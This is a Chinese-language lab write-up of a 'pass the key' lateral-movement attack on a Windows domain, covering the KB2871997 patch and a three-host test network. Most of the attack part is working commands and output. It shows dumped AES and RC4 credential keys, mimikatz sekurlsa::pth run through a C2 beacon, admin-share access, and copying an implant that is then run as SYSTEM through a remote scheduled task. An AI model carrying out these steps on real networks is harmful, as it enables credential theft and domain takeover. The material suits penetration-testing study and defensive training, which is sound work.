# pass the key 密钥传递攻击(PTK)横向攻击

# PTK介绍

WinXP/2003/Vista/2008，以及未打 KB2871997 补丁之前的 Win7/2008r2/8/2012，这些环境我们都可以使用NTLM哈希传递

对于8.1/2012r2，安装补丁kb2871997的Win 7/2008r2/8/2012，可以使用AES keys代替NTLM来进行验证

# 什么是KB2871997

**KB2871997**：禁止本地管理员账户用于远程连接，这样就无法以本地管理员用户的权限执行wmi、psexec、schtasks、at和访问文件共享。

这个补丁发布后常规的Pass The Hash已经无法成功，唯独默认的 Administrator (SID 500)账号例外，利用这个账号仍可以进行Pass The Hash远程连接，即使administrator修改了名字

但是还可以通过AES密钥来替代NTLM验证进行横向的操作，其实这个补丁挺鸡肋的，不用AES密钥照样也可以用NTLM，只是需要Administrator（SID 500），都拿到机器了，Administrator还不容易吗？这个补丁唯一的好处就是减少存储在内存中的凭据数据，也就是让wdigest协议认证的凭据不会存储在lsass.exe，这样子当你dump lsass.exe的时候你就会发现，wdigest协议中的凭据你就看不到了！

## 实验复现

### 实验条件


| 机器名 | 系统 | 登录用户 | IP |
| --- | --- | --- | --- |
| 域内主机(2012-2) | windows server 2012R2 | 本地管理员admin | 192.168.41.147 |
| 域内主机(2012-1) | windows server 2012R2 | 本地管理员 administrator | 192.168.41.146 |
| 域控（DC） | windows server 2012R2 | 域管administrator | 192.168.41.10 |

### 实验前提


我们下载已经控制了2012-2主机，发现他是admin用户登录系统，通过抓取密码发现域管账号存在内存中，但是没有明文，PTH攻击也失效，这个时候采用PTK攻击

### 实验步骤

使用钓鱼或者其他的方式进行远控




绕过uac进行提权




抓取密码

```
       rc4_hmac_old      5f5be6b93677e377eb6ef77a61a016b7
       rc4_md4           5f5be6b93677e377eb6ef77a61a016b7
       rc4_hmac_nt_exp   5f5be6b93677e377eb6ef77a61a016b7
       rc4_hmac_old_exp  5f5be6b93677e377eb6ef77a61a016b7

Authentication Id : 0 ; 628951 (00000000:000998d7)
Session           : Interactive from 2
User Name         : administrator
Domain            : HACK
Logon Server      : DC
Logon Time        : 2022/8/23 22:18:25
SID               : S-1-5-21-2716900768-72748719-3475352185-500

     * Username : administrator
     * Domain   : HACK.COM
     * Password : (null)
     * Key List :
       aes256_hmac       b03fcae60f0b32a105a8082e89a09cd88a5a6c54b0a209caaa9664c6bc223232
       rc4_hmac_nt       b770f687b25fa6be274bf99a69398578
       rc4_hmac_old      b770f687b25fa6be274bf99a69398578
       rc4_md4           b770f687b25fa6be274bf99a69398578
       rc4_hmac_nt_exp   b770f687b25fa6be274bf99a69398578
       rc4_hmac_old_exp  b770f687b25fa6be274bf99a69398578
```

传递key

```
sekurlsa::pth /user:administrator/domain:hack.com
/aes256:b03fcae60f0b32a105a8082e89a09cd88a5a6c54b0a209caaa9664c6bc223232
```

```
beacon> mimikatz sekurlsa::pth /user:administrator /domain:hack.com /aes256:b03fcae60f0b32a105a8082e89a09cd88a5a6c54b0a209caaa9664c6bc223232
[*] Tasked beacon to run mimikatz's sekurlsa::pth /user:administrator /domain:hack.com
/aes256:b03fcae60f0b32a105a8082e89a09cd88a5a6c54b0a209caaa9664c6bc223232 command
[+] host called home, sent: 706119 bytes
[+] received output:
user : administrator
domain   : hack.com
program  : cmd.exe
impers.  : no
AES256   : b03fcae60f0b32a105a8082e89a09cd88a5a6c54b0a209caaa9664c6bc223232
  |  PID  2112
  |  TID  3084
  |  LSA Process is now R/W
  |  LUID 0 ; 1086535 (00000000:00109447)
  \_ msv1_0   - data copy @ 000000D735D71480 : OK !
  \_ kerberos - data copy @ 000000D735D61498
   \_ aes256_hmac       OK
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       -> null
   \_ rc4_hmac_old      -> null
   \_ rc4_md4           -> null
   \_ rc4_hmac_nt_exp   -> null
   \_ rc4_hmac_old_exp  -> null
   \_ *Password replace @ 000000D735D6CCA8 (16) -> null
```

登录到机器然后执行命令上线

```
C:\Windows\system32>dir \\192.168.41.146\c$
用户名或密码不正确。

C:\Windows\system32>dir \\2012-1\c$
 驱动器 \\2012-1\c$ 中的卷没有标签。
 卷的序列号是 4A35-60F8

 \\2012-1\c$ 的目录

2013/08/22  23:52    <DIR>          PerfLogs
2022/03/30  16:37    <DIR>          Program Files
2013/08/22  23:39    <DIR>          Program Files (x86)
2022/08/23  21:10    <DIR>          Users
2022/08/23  21:10    <DIR>          Windows
               0 个文件              0 字节
               5 个目录 15,553,257,472 可用字节
```

计划任务等等之类的

```
net use \\2012-1.hack.com
copy C:\Users\admin\Desktop\wanli.exe \\2012-1.hack.com\C$
schtasks /create /s 2012-1.hack.com /tn test /sc onstart /tr c:\wanli.exe /ru
system /f
schtasks /run /s 2012-1.hack.com /i /tn "test"
```

```
C:\Windows\system32>copy C:\Users\admin\Desktop\wanli.exe \\2012-1\C$
已复制         1 个文件。

C:\Windows\system32>schtasks /create /s 2012-1 /tn test /sc onstart /tr c:\wanli
.exe /ru system /f
错误: 拒绝访问。

C:\Windows\system32>net use 2012-1
发生系统错误 67。

找不到网络名。


C:\Windows\system32>net use \\2012-1.hack.com
命令成功完成。


C:\Windows\system32>schtasks /create /s 2012-1.hack.com /tn test /sc onstart /tr
 c:\wanli.exe /ru system /f
成功: 成功创建计划任务 "test"。

C:\Windows\system32>schtasks /run /s 2012-1.hack.com /i /tn "test"
成功: 尝试运行 "test"。
```

上线成功

| | | | | | | | | |
|---|---|---|---|---|---|---|---|---|
| 175.9.140.137 | 192.168.41.147 | wanli | admin | 2012-2 | wanli.exe | 528 | x86 | 804... |
| 175.9.140.137 | 192.168.41.147 | wanli | admin * | 2012-2 | powershell.exe | 2908 | x86 | 605... |
| 175.9.140.137 | 192.168.41.150 | wanli | SYSTEM * | 2012-1 | wanli.exe | 2320 | x86 | 44s |

日志X Beacon 192.168.41.147@2908 X